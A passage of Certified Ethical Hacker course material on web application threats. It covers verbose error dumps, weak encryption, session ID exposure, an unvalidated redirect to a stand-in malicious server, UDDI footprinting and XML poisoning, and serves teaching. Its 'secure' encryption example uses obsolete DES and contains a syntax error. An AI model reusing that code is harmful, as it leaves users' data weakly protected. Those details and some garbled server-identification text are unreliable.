Insufficient transport layer protection may allow **untrusted third parties** to obtain unauthorized access to sensitive information. The communication between the website and the client should be properly encrypted or data can be intercepted, injected, or redirected. Various threats like account thefts, phishing attacks, and admin accounts may happen after systems are being **compromised**.

Improper Error Handling

C|EH
Certified Ethical Hacker

- Improper error handling gives insight into source code such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker identifies vulnerabilities





Information Gathered

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment



http://juggyboy.com/

JuggyBoy.com

General Error

Could not obtain post/user information

DEBUG MODE

SQL Error: 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email, u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid, u.user_allowsmile, p.*, pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p, nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id AND u.user_id = p.poster_id ORDER BY p.post_time ASC LIMIT 0, 15
Line: 435

File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Improper Error Handling

Improper error handling may result in various types of issues for a website exclusively related to security aspects, especially when internal error messages such as stack traces, database dumps, and error codes are displayed to the attacker. An attacker can get various details related to the network version, etc. **Improper error handling** gives insight into source code such as logic flaws, default accounts, etc. Using the information received from an error message, an attacker **identifies vulnerabilities** for launching attacks.

Improper error handling may allow an attacker to gather information such as:

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

Insecure Cryptographic Storage

C|EH
Certified Ethical Hacker

- Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database
- This flaw allows an attacker to **steal or modify weakly protected data** such as credit card numbers, SSNs, and other authentication credentials


Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a", "z");  
    plainText = plainText.replace("b", "y");  
    -----  
    return Base64Encoder.encode(plainText);  
}
```




Secure Code

```
public String encrypt(String plainText) {  
    DESKeySpec keySpec = new DESKeySpec(encryptKey);  
    SecretKeyFactory factory =  
        new SecretKeyFactory.getInstance("DES");  
    SecretKey key = factory.generateSecret(keySpec);  
    Cipher cipher = Cipher.getInstance("DES");  
    cipher.init(Cipher.ENCRYPT_MODE, key);  
    byte[] utf8text = plainText.getBytes("UTF8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encode(encryptedText); }
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Insecure Cryptographic Storage

Web applications use cryptographic algorithms to encrypt their data and other sensitive information that is transferred from server to client or vice versa. The web application uses cryptographic code to encrypt the data. Insecure cryptographic storage refers to when an application uses poorly written **encryption code** to securely encrypt and store sensitive data in the database.

The insecure cryptographic storage mentions the state of an application where poor encryption code is used for securely storing data in the database. So the insecure data can be easily hacked and modified by the attacker to gain confidential and **sensitive information** such as credit card information, passwords, SSNs, and other authentication credentials with appropriate encryption or hashing to launch identity theft, credit card fraud, or other crimes. Developers can avoid such attacks by using proper algorithms to encrypt the sensitive data.

The following pictorial representation shows the vulnerable code that is poorly encrypted and secure code that is properly encrypted using a secure **cryptographic algorithm**.

The image shows a software interface with two tabs: 'Vulnerable Code' on the left and 'Secure Code' on the right. A blue arrow points from the 'Vulnerable Code' tab to the 'Secure Code' tab, indicating a transformation or comparison.

Vulnerable Code:

```
public String encrypt(String plainText)
{
    plainText = plainText.replace("a","z");
    plainText = plainText.replace("b","y");
    -----
    return Base64Encoder.encode(plainText);
}
```

Secure Code:

```
public String encrypt(String plainText) {
    DESKeySpec keySpec = new DESKeySpec(encryptKey);
    SecretKeyFactory factory =
        new SecretKeyFactory.getInstance("DES");
    SecretKey key = factory.generateSecret(keySpec);
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE, key);
    byte[] utf8text = plainText.getBytes("UTF8");
    byte[] encryptedText = cipher.doFinal(utf8text);
    return Base64Encoder.encode(encryptedText);
}
```

FIGURE 13.27: Insecure Cryptographic Storage

Broken Authentication and Session Management

C|EH
Certified Ethical Hacker

■ An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users



Session ID in URLs
`http://juggyshop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest>NewMexico`
Attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes



Password Exploitation
Attacker gains access to the web application's **password database**. If user passwords are not encrypted, the attacker can exploit every users' password



Timeout Exploitation
If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Broken Authentication and Session Management

 Authentication and session management includes every aspect of user authentication and managing active sessions. Yet times solid authentications also fail due to **weak credential** functions like password change, forgot my password, remember my password, account update, etc. Utmost care has to be taken related to user authentication. It is always better to use strong **authentication** methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.



Session ID in URLs

An attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes.

Example:

<http://juggyshop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest>NewMexico>



Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit** the user's **privileges**.



Password Exploitation

An attacker gains access to the web application's password database. If user passwords are not encrypted, the attacker can exploit every users' password.

Unvalidated Redirects and Forwards

CEH Certified Ethical Hacker

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass

Unvalidated Redirect

The diagram illustrates an unvalidated redirect attack. An Attacker (represented by a person with a mask and laptop) sends an email containing a rewrite link to a User (represented by a person with a laptop). The URL in the email is `(http://www.juggyboy.com/redirect.aspx? =http://www.evilserver.com)`. The User clicks on the link, which results in being redirected to the Attacker's server, leading to a Malicious Server (represented by a phone and a computer with a skull icon).

Unvalidated Forward

The diagram illustrates an unvalidated forward attack. An Attacker (represented by a person with a mask and laptop) requests a page from a Server (represented by a server tower). The URL is `http://www.juggyshop.com/purchase.jsp?fwd=admin.jsp`. The Attacker is then forwarded to an Admin page titled "Administration Page" with options like "Create price list", "Create item listing", "Purchase records", and "Registered users".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Unvalidated Redirects and Forwards

An attacker links to unvalidated redirects and lures the victim to click on it. When the victim clicks on the link thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to installation of **malware** and even may trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to **bypass security checks**.

Unsafe forwards may allow access control bypass leading to:

- Session Fixation Attacks
- Security Management Exploits
- Failure to Restrict URL Access
- Malicious File Execution





FIGURE 13.28: Unvalidated Redirects and Forwards



Web Services Architecture




FIGURE 13.29: Web Services Architecture



Web Services Attack

Web services evolution and its increasing use in business offers new attack vectors in an application framework. Web services are process-to-process communications that have special security issues and needs. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points; Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services; and Simple Object Access Protocol (SOAP) for **communication** between web services that are vulnerable to various web application threats. Similar to the way a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser.

These web services have detailed definitions that allow regular users and attackers to understand the **construction** of the service. In this way, much of the information required to fingerprint the environment and formulate an attack is provided to the attacker. It is estimated that web services reintroduce 70% of the vulnerabilities on the web. Some examples of this type of attack are:

- An attacker injects a malicious script into a web service, and is able to disclose and modify application data.
- An attacker is using a web service for ordering products, and injects a script to reset quantity and status on the **confirmation** page to less than what was originally ordered.

In this way, the system processing the order request submits the order, ships the order, and then modifies the order to show that a smaller number of products are being shipped. The attacker winds up receiving more of the product than he or she pays for.

Web Services Footprinting Attack

C|EH
Certified Ethical Hacker

Attackers footprint a web application to get **UDDI information** such as businessEntity, businessService, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html,image/gif,image/jpeg,*; q=.2, */*; q=.2
Connection: keep-alive
Content-Length:229

<?xml version="1.0" encoding="UTF-8" ?>
<Envelop
xmlns="http://schemas.xmlsoap.org/soap/envelop/>
<Body>
<find_business generic="2.0" maxRows="50"
xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelop>
HTTP/1.1 50 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sept 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation">truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfo
serviceKey="9eac464e0-21bd-4d4f-b4cd-5d4ba5dc813" businessKey="914374b1101-4634-b5ef-
c9e34a8a005"><name xml:lang="en-us">
</name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-4014-8756-c89cc3125ec" businessKey="bfb8d223-addc-4f73-bd5f-
5545abaca1b"><name xml:lang="en-us">
</name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-ea3f-4263-a95a-eab17e5910cb" businessKey="18b7fde2-d15c-437c-8877-
ebc8218d015"><name xml:lang="en">
</name></serviceInfo><serviceInfo
serviceKey="bc82a008-5e1e-4c0c-8dba-c54e4268fe12" businessKey="18785586-295e-448a-b759-
ebb44a49121"><name xml:lang="en">
</name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-4c0d-8070-999ce0455930" businessKey="ee4151b-bf99-4a66-9e9e-
c33a4c43cb5a"><name
xml:lang="en">
</name></serviceInfo></serviceList></soap:Body></soap>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services Footprinting Attack

Attackers use Universal Business Registry (UBR) as major source to gather information of web services. It is very useful for both businesses and individuals. It is a **public registry** that runs on UDDI specifications and SOAP. It is somewhat similar to a "Whois server" in functionality. To register web services on UDDI server, business or organizations usually use one of the following structures:

- ➊ Business Entity
- ➋ Business Service
- ➌ Binding Temple
- ➍ Technical Model (tmodel)

Hence, attackers footprint a web application to get UDDI information such as businessEntity, businessService, bindingTemplate, and tModel.

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html,image/gif,image/jpeg,*;q=2,/;q=2
Connection: keep-alive
Content-Length:229

<?xml version="1.0" encoding="UTF-8"?>
<Envelop
xmlns="http://schemas.xmlsoap.org/soap/envelop/">
<Body>
<find_business generic="2.0" maxRows="50"
xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelop>
HTTP/1.1 50 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP .NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1277

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey="6ec454e0-218d-4dal-b4dd-5dd4ba9dc8f3" businessKey="914374fb1f0f4634-b8ef-
c9e34e8a0ee5"><name xml:lang="en-us">Amazon Research Project</name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="7fb9dc23-adec-4f73-bd5f-
5545abaeaa1b"><name xml:lang="en-us">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fd2-d15c-437c-8877-
ebec8216d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="bc82a0c8-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-
ebb44a049f21"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-40bd-8070-999ce0455930" businessKey="ee41518b-bf99-4a66-9e9e-
c3dc4c43db5a"><name
xml:lang="en">Amazon.com Web Services</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:Envelope>
```

FIGURE 13.30: Web Services Footprinting Attack

Web Services XML Poisoning

C|EH
Certified Ethical Hacker

- Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic
- Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
- XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information

XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services XML Poisoning

XML poisoning is similar to a SQL injection attack. It has a larger success rate in a web services framework. As web services are invoked using XML documents, the traffic that goes between server and browser applications can be poisoned. Attackers create malicious XML documents to alter parsing mechanisms like SAX and DOM that are used on the server.

Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks. XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information.





FIGURE 13.31: Web Services XML Poisoning




Module Flow

So far, we have discussed web application components and various threats associated with web applications. Now we will discuss web application **hacking methodology**. A hacking methodology is a way to check every possible way to compromise the web application by attempting to exploit all potential vulnerabilities present in it.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

This section gives a detailed explanation of web application hacking methodology.



Web App Hacking Methodology

In order to hack a web application, the attacker initially tries to gather as much information as possible about the web infrastructure. Footprinting is one method using which an attacker can gather valuable information about the web **infrastructure** or web application.

Footprint Web Infrastructure

C|EH
Certified Ethical Hacker

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery
Discover the physical servers that hosts web application

Service Discovery
Discover the services running on web servers that can be exploited as attack paths for web app hacking

Server Identification
Grab server banners to identify the make and version of the web server software

Hidden Content Discovery
Extract content and functionality that is not directly linked or reachable from the main visible content

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure

Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable** web applications. Through web infrastructure footprinting, an attacker can perform:



Server Discovery

In server discovery, when there is an attempt to connect to a server, the **redirector** makes an incorrect assumption that the root of the URL namespace will be WebDAV-aware. It discovers the physical servers that host web application.



Service Discovery

Discovers the services running on web servers that can be exploited as attack paths for web app hacking. The service discovery searches a **targeted application** environment for loads and services automatically.



Server Identification

Grab the server **banners to identify** the make and version of the web server software. It consists of:

- **Local Identity:** This specifies the server Origin-Realm and Origin-Host.

- ④ **Local Addresses:** These specify the local IP addresses of the server that uses for Diameter Capability Exchange messages (CER/CEA messages).
- ④ **Self-Names:** This field specifies **realms** to be considered as a local to the server, it means that any requests sent for these realms will be treated as if there is no realm in the specified request send by the server.



Hidden Content Discovery

Extract content and functionality that is not directly linked or reachable from the main visible content.

Footprint Web Infrastructure: Server Discovery

CEH
Certified Ethical Hacker

- Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**

Whois Lookup

Whois lookup utility gives information about the **IP address of web server** and **DNS names**

Whois Lookup Tools:

- <http://www.tamos.com>
- <http://www.whois.net>
- <http://netcraft.com>
- <http://www.dnsstuff.com>



DNS Interrogation

DNS Interrogation provides information about the **location and type of servers**

DNS Interrogation Tools:

- <http://www.dnsstuff.com>
- <http://e-dns.org>
- <http://network-tools.com>
